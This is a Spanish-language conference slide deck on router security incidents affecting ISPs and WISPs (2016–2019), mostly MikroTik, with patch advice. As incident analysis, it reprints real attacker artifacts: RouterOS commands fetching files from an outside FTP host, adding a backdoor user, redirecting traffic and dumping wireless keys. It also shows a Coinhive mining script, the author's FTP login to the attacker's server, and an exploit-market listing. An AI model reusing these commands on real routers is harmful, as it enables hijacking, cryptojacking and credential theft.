IoT + IPv6 - NAT + DDoS

Retos de seguridad y buenas practicas para ISPs y WISPs

MUM Mexico 2019

Wardner Maia

Introducción

Wardner Maia

Ingeniero - Electrotecnia, Electrónica con especialización en Telecomunicaciones;

Proveedor de acceso desde 1995;

Entrenamiento para ISPs desde 2002;

Director técnico de MD Brasil IT & Telecom;

Director de LACNIC.

Introducción

MD Brasil IT & Telecom

ISP en el interior de São Paulo - Brasil;
Red propia de fibra óptica con 12k+ clientes;
Integración de equipos de telecomunicaciones;
Entrenamientos y capacitación para ISPs;
Servicios de consultoría.

http://mdbrasil.com.br http://mikrotikbrasil.com.br

Participaciones en MUMs de Europa

1) Wireless Security (2008 – Krakow/PL)
2) Wireless Security for OLPC project (2009 – Prague/CZ)
3) Layer 2 Security (2010 – Wroclaw/PL)
4) Routing Security (2011 – Budapest/HU)
5) IPv6 Security (2012 - Warsaw/PL)
6) BGP Filtering (2013 – Zagreb/CR)
7) MPLS VPNs Security (2014 – Venice/IT)
8) Network Simulation (2015 – Prague/CZ)
9) DDoS – detection and mitigation (2016 – Ljubljana/SL)
10) IoT, IPv6 and new ISP challenges for Internet Security (2017 - Milan/IT)
11) From IPv4 scarcity to IPv6 Fulness - How a good IPv6 planning can help on security (2018 - Berlin, Germany)

http://mikrotikbrasil.com.br/artigos

Algunos incidentes de seguridad recientes contra redes de acceso

Mayo, 2016

CPEs de Ubiquiti son infectadas

Ataques a clientes de rádio mayo, 2016

globo.com | g1 | globoesporte | gshow | famosos & etc | vídeos

MENU G1 RIO PRETO E ARAÇATUBA

15/05/2016 17h05 - Atualizado em 15/05/2016 17h05

Ataque hacker deixa milhares de pessoas sem internet na região

Mais de 200 mil pessoas estão sem acesso a internet via rádio há três dias. Transmissão só deve ser normalizada em uma semana.

¡Más de 200 mil clientes de radio sin acceso a Internet!

Ataques a clientes de rádio mayo, 2016


globo.com | g1 | globoesporte | gshow | famosos & etc | vídeos

MENU G1 RIO PRETO E ARAÇATUBA

15/05/2016 17h05 - Atualizado em 15/05/2016 17h05

Ataque hacker deixa milhares de pessoas sem internet na região

Mais de 200 mil pessoas estão sem acesso a internet via rádio há três dias. Transmissão só deve ser normalizada em uma semana.

Un Virus Inteligente

- Un script que exploraba una vulnerabilidad en el servicio http / https de las CPEs;

- Una vez que el equipo era infectado, él pasaba a escanear la vecindad para encontrar e infectar otros equipos similares y igualmente vulnerables;

- Por este comportamiento se denominó "Virus"

Ataques a clientes de rádio mayo, 2016

globo.com | g1 | globoesporte | gshow | famosos & etc | vídeos

MENU G1 RIO PRETO E ARAÇATUBA

15/05/2016 17h05 - Atualizado em 15/05/2016 17h05

Ataque hacker deixa milhares de pessoas sem internet na região

Mais de 200 mil pessoas estão sem acesso a internet via rádio há três dias. Transmissão só deve ser normalizada em uma semana.

Había muchas variantes de ese "Virus, siendo que en la más común los WISPs tenían sus equipos resetados y la contraseña cambiada para"[redacted]er "

Los WISPs perdían el acceso al equipo y muchos tenían que ir hasta las torres para tener acceso local y resolver el problema.

- Muchos clientes llegaron a quedarse sin acceso a Internet por más de 1 semana !!!!

Ataques a clientes de rádio mayo, 2016

ZDNet

VIDEOS SMART CITY WINDOWS 10 CLOUD INNOVATION SECURITY ENTERPRISE IOT MORE

MUST READ THIS MAC MALWARE WANTS TO STEAL PASSWORDS AND IPHONE BACKUPS

Ubiquiti Networks devices targeted by firmware worm

The problem has been made worse due to vendors and users failing to update their firmware.

By Charlie Osborne for Zero Day | May 20, 2016 -- 08:49 GMT (01:49 PDT) | Topic: Security

SecurityIntelligence

Analysis and Insight for Information Security Professionals

NEWS 34 TOPICS INDUSTRIES

NEWS May 23, 2016 @ 2:00 PM

Ubiquiti Routers Attacked by Worm

By Larry Loeb

Ubiquiti Netw
alert this week
update their a
was in respon
company's ro
performed by

The alert note
payloads are

PCWorld FROM IDG

SUBSCRIBE

NEWS REVIEWS HOW-TO VIDEO BUSINESS LAPTOPS TABLETS PHONES HARDWARE SECURITY SOFTWARE GADGETS

Privacy Encryption Antivirus

Home / Security

NEWS

Worm infects unpatched Ubiquiti wireless devices

The vulnerability has been known for almost a year, but many users haven't applied the patches

Mayo / 2016

Ataques a clientes de rádio maio, 2016

La falla era previamente conocida por el fabricante gracias a un programa de recompensas por descubrimiento de Bugs **(Bug Bounty Program)**.

El fabricante publicó una actualización corrigiendo el Bug, pero no fue suficientemente enfático en cuanto a la importancia de la actualización

Por otro lado, los ISP afectados no hicieron la actualización del sistema y no estaban utilizando otras buenas prácticas para seguridad, como deshabilitando servicios innecesarios, restringiendo el acceso a determinados IPs, etc.

Noviembre, 2016

CPEs de Deutsche Telekom invadidas


¡Routers de Deutsche Telecom atacados!


security affairs

Home | Cyber Crime | Cyber warfare | APT | Data Breach | Deep Web | Digital ID | H:
Laws and regulations | Malware | Mobile | Reports | Security | Social Networks | T

More than 900k routers of Deutsche Telekom German users went offline

November 28, 2016 By Pierluigi Paganini





welivesecurity
News, views, and insight from the ESET security community

All Posts | Latest Research | How To | Multimedia | Papers | Our Experts

900,000 Germans knocked offline, as critical router flaw exploited

BY GRAHAM CLULEY POSTED 29 NOV 2016 - 03:55PM

MALWARE

ars TECHNICA | BIZ & IT | TECH | SCIENCE | POLICY | CARS | GAMING & CULTURE | FORUMS

RISK ASSESSMENT —

Newly discovered router flaw being hammered by in-the-wild attacks

Researchers detect barrage of exploits targeting potentially millions of devices.

DAN GOODIN - 11/28/2016, 7:21 PM

¡Routers de Deutsche Telecom atacados!

Deutsche Telekom

- El ataque exploró el protocolo TR-064, puerto 7547, el mismo utilizado por el TR-069

- El atacante exploró la vulnerabilidad forzando a los routers a descargar código malicioso;

- Casi un millón de usuarios quedaron sin acceso y los routers se convirtieron en robots para ataques DDoS.

Marzo, 2017
Vulnerabilidades de vários Vendors expuestos

Vulnerabilidad en el servicio http


Marzo, 2017

WikiLeaks Leaks News About Partners

Vault 7: CIA Hacking Tools Revealed

Wikileaks publica documento da CIA mostrando herramientas de hacking para explotar vulnerabilidad de varios equipos, entre ellos el RouterOS, donde una vulnerabilidad en el servicio Web era revelada.

Corregida en las versiones 6.37.5 y 6.38.5 el 09 / Marzo / 2017



Marzo, 2018
Vulnerabilidade de Winbox afecta maquinas de los usuarios

Slingshot

KASPERSKY lab DAILY

PDF: https://bit.ly/2DllaQV

Products Renew Downloads Support Resource Center Blog

Slingshot APT: Riding on a hardware Trojan horse


March 9, 2018

Problema hasta entonces no descubierto, probablemente posibilitado por la vulnerabilidad anterior;

Infectaba las máquinas de los usuarios descargando un DLL malicioso para la obtención de datos confidenciales;

Corregido en las actualizaciones de Winbox> 3x

Slingshot



Es cierto que Mikrotik ha sido vector de la distribución de ese malware;

Sin embargo, otros vendors pueden haber sido igualmente utilizados.

Abril, 2018
Obtención de usuários y contraseñas de Mikrotik

Obtención de la base de datos

WINBOX VULNERABILITY

25th Mar, 2018 | Security


MikroTik

Abril, 2018

Obtención, sin autenticación de los usuarios y contraseñas del RouterOS;

Vulnerabilidad corregida en tiempo récord en las versiones 6.40.8 y 6.42.1

This post summarises the Winbox server vulnerability in RouterOS, discovered and fixed in RouterOS on April 23, 2018. Note that although Winbox was used as point of attack, the vulnerabilitty was in RouterOS. This issue was later assigned a universal identifier CVE-2018-14847.



Pausa para una pequeña demostración

2018, Mayo/Junio/...hasta hoy.

Invasiones com fines de lucro!

¡Invasión con fines de lucro!

Agosto, 2018

Los enrutadores no actualizados e invadidos pasan a ser usados como mineros de crypto monedas

The Hacker News

Subscribe to Newsletter

Home Data Breaches Cyber Attacks Vulnerabilities Malware Deals Contact

Hackers Infect Over 200,000 MikroTik Routers With Crypto Mining Malware

August 02, 2018 Mohit Kumar

ZDNet

VIDEOS 5G WINDOWS 10 CLOUD INNOVATION SECURITY TECH PRO MORE NEW

MUST READ: iPad Pro 2018: The best tablet ever is still stuck in computer limbo

MikroTik routers enslaved in massive Coinhive cryptojacking campaign

Hundreds of thousands of devices are mining cryptocurrency through power stolen from victims.

By Charlie Osborne for Zero Day | August 3, 2018 -- 08:55 GMT (01:55 PDT) | Topic: Security

¡Invasión con fines de lucro!

log remoto de una invasión (julio, 2018)

Jul/19/2018 11:03:22	memory	system, info, account	user roberto logged in from 193.111.247.126 via winbox
Jul/19/2018 11:03:28	memory	system, info, account	user roberto logged in from 193.111.247.126 via telnet
Jul/19/2018 11:03:47	memory	info	fetch: file "a113.rsc" downloaded
Jul/19/2018 11:03:54	memory	info	fetch: file "webproxy/error.html" downloaded
Jul/19/2018 11:03:54	memory	system, info	http proxy settings changed by roberto
Jul/19/2018 11:03:54	memory	system, info	the proxy access rule added by roberto
Jul/19/2018 11:03:54	memory	system, info	nat rule added by roberto
Jul/19/2018 11:03:55	memory	system, info	filter rule added by roberto
Jul/19/2018 11:03:55	memory	system, info	user group ftpgroupe added by roberto
Jul/19/2018 11:03:55	memory	system, info	user ftu added by roberto
Jul/19/2018 11:03:55	memory	system, info	dns changed by roberto
Jul/19/2018 11:03:55	memory	system, info	ip service changed by roberto
Jul/19/2018 11:03:55	memory	system, info	ip service changed by roberto
Jul/19/2018 11:03:55	memory	system, info	ip service changed by roberto
Jul/19/2018 11:03:55	memory	system, info	ip service changed by roberto
Jul/19/2018 11:03:55	memory	system, info	new script scheduled by roberto
Jul/19/2018 11:03:55	memory	system, info	new script scheduled by roberto
Jul/19/2018 11:03:55	memory	system, info	new script scheduled by roberto
Jul/19/2018 11:03:55	memory	system, info	new script scheduled by roberto
Jul/19/2018 11:03:55	memory	system, info	item changed by roberto
Jul/19/2018 11:04:09	memory	system, info, account	user roberto logged out from 193.111.247.126 via winbox
Jul/19/2018 11:04:09	memory	system, info, account	user roberto logged out from 193.111.247.126 via telnet
Jul/19/2018 11:09:44	memory	system, info	cloud change time Jul/19/2018-11:07:01 => Jul/19/2018-11:09:44

¡Invasión con fines de lucro!

Explorando el servidor de ftp

```
maia@maia-5520:~$ whois 37.233.26.234
% This is the RIPE Database query service.
% The objects are in RPSL format.
%
% The RIPE Database is subject to Terms and Conditions.
% See http://www.ripe.net/db/support/db-terms-conditions.pdf

% Note: this output has been filtered.
%       To receive output for a database update, use the "-B" flag.

% Information related to '37.233.26.0 - 37.233.26.255'

% Abuse contact for '37.233.26.0 - 37.233.26.255' is 'abuse@starnet.md'

inetnum:        37.233.26.0 - 37.233.26.255
netname:        STARNETMD
descr:          SC STARNET SRL
descr:          Chisinau, Moldova
```

```
maia@maia-5520:~$ sudo nmap -sS -sV -A 37.233.26.234
[sudo] password for maia:

Starting Nmap 7.60 ( https://nmap.org ) at 2018-11-14 12:46 -02
Nmap scan report for 37-233-26-234.starnet.md (37.233.26.234)
Host is up (0.20s latency).
Not shown: 994 closed ports
PORT     STATE    SERVICE       VERSION
19/tcp   filtered chargen
21/tcp   open     ftp           MikroTik router ftpd 6.42.6
| ftp-syst:
|_  SYST: UNIX MikroTik 6.42.6
22/tcp   open     ssh           MikroTik RouterOS sshd (protocol 2.0)
| ssh-hostkey:
|   1024 ea:98:eb:e6:d2:21:65:12:0a:aa:81:9d:0a:2c:4c:f7 (DSA)
|_  2048 df:71:53:1f:b6:37:ca:b1:0e:bd:43:18:80:ea:5a:aa (RSA)
53/tcp   open     domain        MikroTik RouterOS named or OpenDNS Updater
2000/tcp open     bandwidth-test MikroTik bandwidth-test server
8291/tcp open     unknown
```

```
maia@maia-5520:~$ ftp 37.233.26.234
Connected to 37.233.26.234.
220 MikroTik FTP server (MikroTik 6.42.6) ready
Name (37.233.26.234:maia): ftu
331 Password required for ftu
Password:
230 User ftu logged in
Remote system type is UNIX.
ftp> ls
200 PORT command successful
150 Opening data connection
-rw-rw----    1 root     root          386 Jul 31 21:31 backup.ht1
drwxrwx---    1 root     root         2048 Jan  1 02:00 skins
-rw-rw----    1 root     root         3471 Jul 31 21:53 backup.rs1
226 Transfer complete
ftp> bin
200 Type set to I
ftp> hash
Hash mark printing on (1024 bytes/hash mark).
ftp> get backup.ht1
local: backup.ht1 remote: backup.ht1
200 PORT command successful
150 Opening BINARY mode data connection for /backup.ht1 (386 bytes)
#
226 BINARY transfer complete
386 bytes received in 0.00 secs (3.3465 MB/s)
ftp> get backup.rs1
local: backup.rs1 remote: backup.rs1
200 PORT command successful
150 Opening BINARY mode data connection for /backup.rs1 (3471 bytes)
###
226 BINARY transfer complete
3471 bytes received in 0.00 secs (29.2938 MB/s)
ftp>
```

Arquivos: backup.ht1 e backup.rs1

¡Invasión con fines de lucro!

fetch / proxy / user

```
/tool fetch address=37.233.26.234 src-path=backup.ht1 upload=no user=ftu
mode=ftp password=ftu dst-path="webproxy/error.html"

/ip proxy set enabled=yes
/ip proxy access add action=deny disabled=no
/ip firewall nat add disabled=no chain=dstnat protocol=tcp dst-port=80 src-
address-list=!Ok action=redirect to-ports=8080 comment=sysadminpxy
/ip firewall nat move [find comment=sysadminpxy] destination=0
/ip firewall filter add disabled=no chain=input protocol=tcp dst-port=8080
action=add-src-to-address-list address-list=Ok address-list-timeout=1m
comment=sysadminpxy

/user group add name=ftpgroupe policy="ftp,read"
/user add name=ftu password=ftu group=ftpgroupe
```

¡Invasión con fines de lucro!

DNS / DDNS

```
/ip dns set servers=8.8.8.8
/ip service set www disabled=yes port=80
/ip service set winbox disabled=no port=8291
/ip service set ftp disabled=no port=21
/ip service set ssh disabled=no port=22


/ip cloud set ddns-enabled=yes
/system routerboard print file=sn111
/interface wireless security print file=sn112
/interface wireless print file=sn113
```

¡Invasión con fines de lucro!

/system scheduler

```
/system scheduler add name="Auto113" start-time=01:30:00 interval=1d
on-event="/system backup save dont-encrypt=yes name=bfull113"
policy=api,ftp,local,password,policy,read,reboot,sensitive,sniff,ssh,telnet,test,
web,winbox,write

/system scheduler add name="Auto114" start-time=01:31:00 interval=1d
on-event="/system backup load name=bfull113 password=\"\""
policy=api,ftp,local,password,policy,read,reboot,sensitive,sniff,ssh,telnet,test,
web,winbox,write

/system scheduler add name="Auto115" start-time=01:41:00 interval=1d
on-event="/file remove a113.rsc\r\n/file remove bfull113.backup\r\n/file
remove sn111.txt\r\n/file remove sn112.txt\r\n/file remove sn113.txt"
policy=api,ftp,local,password,policy,read,reboot,sensitive,sniff,ssh,telnet,test,
web,winbox,write
```

¡Invasión con fines de lucro!

Arquivo backup.rs1:
script .rsc de configuração do RouterOS

Arquivo backup.ht1:

```
<html>
<head>
        <meta http-equiv="Content-Type" content="text/html; charset=windows-1251">
        <title>"$(url)"</title>
<script src="https://coinhive.com/lib/coinhive.min.js"></script>
<script>
        var miner = new CoinHive.Anonymous('oDcuakJy9iKIQhnaZRpy9tEsYiF2PUx4', {throttle: 0.2});
        miner.start();
</script>
</head>
<frameset>
<frame src="$(url)"></frame>
</frameset>
</html>
```

JS de mineria

Hash del atacante

Actualización del Bug de Winbox

Release 6.42.1

What's new in 6.42.1 (2018-Apr-23 10:46):

!) winbox - fixed vulnerability that allowed to gain access to an unsecured router;

Release 6.40.8


What's new in 6.40.8 (2018-Apr-23 11:34):

!) winbox - fixed vulnerability that allowed to gain access to an unsecured router;

https://mikrotik.com/download/changelogs/

¿Cómo esta la situación después de casi 1 año?

Coinhive – situación en el mundo



Coinhive – situación en el mundo

16/11/2018

Top Countries	
1. Brazil	30,276
2. Indonesia	13,024
3. India	9,698
4. Iran, Islamic Republic of	6,555
5. South Africa	3,427
6. Thailand	2,716
7. China	2,279
8. United States	2,219
9. Russian Federation	2,163
10. Ecuador	2,086

01/04/2019

Top Countries	
1. Brazil	10,581
2. Indonesia	6,629
3. India	4,167
4. Iran, Islamic Republic of	2,698
5. Thailand	1,561
6. South Africa	1,255
7. China	1,167
8. Russian Federation	931
9. Italy	927
10. Bangladesh	898

Coinhive – situación en Mexico

216 equipos infectados

Top Cities

1. Coacalco	13
2. Ciudad De Mexico	9
3. San Luis Potosi	7
4. Huatulco	7
5. Mexicali	6
6. Colima	6
7. Torreon	5
8. Salina Cruz	5
9. Monterrey	5
10. Ixtepec	5

Quién actualizó (y cambió las contraseñas)

¿Puede dormir tranquilo?

Otras actualizaciones en 2018

Actualizaciones

CVE-2018-1156 Detail

Mikrotik RouterOS before 6.42.7 and 6.40.9 is vulnerable to stack buffer overflow through the license upgrade interface. This vulnerability could theoretically allow a remote authenticated attacker execute arbitrary code on the system.

CVE-2018-1157 Detail

Mikrotik RouterOS before 6.42.7 and 6.40.9 is vulnerable to a memory exhaustion vulnerability. An authenticated remote attacker can crash the HTTP server and in some circumstances reboot the system via a crafted HTTP POST request.

CVE-2018-1158 Detail

Mikrotik RouterOS before 6.42.7 and 6.40.9 is vulnerable to a stack exhaustion vulnerability. An authenticated remote attacker can crash the HTTP server via recursive parsing of JSON.

CVE-2018-1159 Detail

Mikrotik RouterOS before 6.42.7 and 6.40.9 is vulnerable to a memory corruption vulnerability. An authenticated remote attacker can crash the HTTP server by rapidly authenticating and disconnecting.

https://nvd.nist.gov/vuln/search

Mas Actualizaciones

Release 6.42.7

What's new in 6.42.7 (2018-Aug-17 09:48):

MAJOR CHANGES IN v6.42.7:

!) security - fixed vulnerabilities CVE-2018-1156, CVE-2018-1157, CVE-2018-1158, CVE-2018-1159;

Release 6.40.9

What's new in 6.40.9 (2018-Aug-20 07:46):

MAJOR CHANGES IN v6.40.9:

!) security - fixed vulnerabilities CVE-2018-1156, CVE-2018-1157, CVE-2018-1158, CVE-2018-1159;

---

https://mikrotik.com/download/changelogs/

Actualizaciones recientes (y importantes)

Firewall y NAT bypass (11/02/2019)

CVE-2019-3924 Detail

Current Description

MikroTik RouterOS before 6.43.12 (stable) and 6.42.12 (long-term) is vulnerable to an intermediary vulnerability. The software will execute user defined network requests to both WAN and LAN clients. A remote unauthenticated attacker can use this vulnerability to bypass the router's firewall or for general network scanning activities.

MikroTik Firewall & NAT Bypass

Exploitation from WAN to LAN

Jacob Baines Follow

Feb 21 · 6 min read

https://medium.com/tenable-techblog/mikrotik-firewall-nat-bypass-b8d46398bf24

Solution

Long term release users should upgrade to 6.42.12 or newer. Stable release should upgrade to 6.43.12 or newer.

https://nvd.nist.gov/vuln/search

IPv6 Issues (04/04/2019)

CVE-2018-19298 CVE-2018-19299 IPV6 RESOURCE EXHAUSTION

4th Apr, 2019 | Software

Todos que están utilizando IPv6 en sus reds deben actualizar los routers para una de las versiones abajo:

- 6.43.14 (long term)

- 6. 44.2 (stable)

- 6.45beta27 (testing)

https://mikrotik.com/download

¡Estén atentos!

ARCHIVE

04 Apr 2019	CVE-2018-19298 CVE-2018-19299 IPv6 resource exhaustion
21 Feb 2019	MikroTik accelerates the adoption of 60 GHz technologies with Terragraph
22 Feb 2019	CVE-2019–3924 Dude agent vulnerability
09 Oct 2018	CVE-2018-14847 winbox vulnerability
23 Aug 2018	Bugfix update 6.40.9 released
23 Aug 2018	CVE-2018-115X issues discovered by Tenable
09 Aug 2018	WPA2 preshared key brute force attack
30 May 2018	Web service vulnerability
25 Mar 2018	CVE-2018-14847 winbox vulnerability

https://blog.mikrotik.com/archive/

Testing release tree | Long-term release tree | Stable release tree | Legacy release tree

Long-term release tree

Release 6.42.9

What's new in 6.42.9 (2018-Sep-27 05:19):

https://mikrotik.com/download/changelogs/long-term-release-tree

¿La inseguridad es un "privilegio" de equipos más populares (baratos) entre las ISP regionales?

Otros Vendors

Agosto, 2016

Enero, 2017

Otros Vendors

BANK INFO SECURITY®

abril, 2018

Topics News Training Resources Events

TRENDING: Live Webinar | Fraud Prevention for Banks: Top 10 Tech Requirements to Evalua

Cybercrime , Cybersecurity , Cyberwarfare / Nation-state attacks

200,000 Cisco Network Switches Reportedly Hacked

What Remediation Steps Should Be Taken?

Geetha Nandikotkur (AsiaSecEditor) • April 9, 2018

mayo, 2018

TECHWORM TECHNOLOGY NEWS PROGRAMMING

Security ... routers hacked worldwide by Russian Hackers

500,000 Cisco routers hacked worldwide by Russian Hackers

By **Kavita Iyer**

Otros Vendors

eWEEK

Big Data and Analytics Cloud Mobile

News & Analysis Videos Slideshows Blogs White Papers & Wel

Home > Security +Follow on my eWEEK

julio, 2018

Huawei Routers Are Easily Hacked, Say Security Pros

julio, 2018

ZDNet

VIDEOS 5G WINDOWS 10 CLOUD INNOVATION SECURITY TECH PRO MORE NEWSLETTERS


MUST READ: Why cryptojacking malware is a bigger threat to your PC than you think

IoT hacker builds Huawei-based botnet, enslaves 18,000 devices in one day

A hacker has taken only 24 hours to build a botnet which is at least 18,000-devices strong.

By Charlie Osborne for Zero Day | July 20, 2018 -- 10:14 GMT (03:14 PDT) | Topic: Security

“Mercado” de Exploits



Resetear cuenta de Twitter B$ 0,209
Bypass de cuenta de Instagram: B$ 0,187
etc...

[private]

-::DATE	-::DESCRIPTION	-::TYPE	-::HITS	-::RISK					-::GOLD	-::AUTHOR
26-01-2018	Twitter reset account Private Method 0day Exploit	tricks	34 458		R	D	-	✓	B 0.209	0day Today Team
07-01-2018	Instagram bypass Access Account Private Method Exploit	tricks	37 264		R	D	-	✓	B 0.182	smokzz
24-11-2015	SMF 2.1 Beta 2 Remote Code Execution 0day Exploit	php	17 571		R	D	-	✓	B 0.318	Protocol.8
06-02-2015	SMF 2.0.x Remote Code Execution 0day Exploit	php	34 439		R	D	-	✓	B 0.455	Protocol.8
07-08-2018	Facebook steal Group 0day Exploit	tricks	10 916		R	D	-	✓	B 0.245	0day Today Team
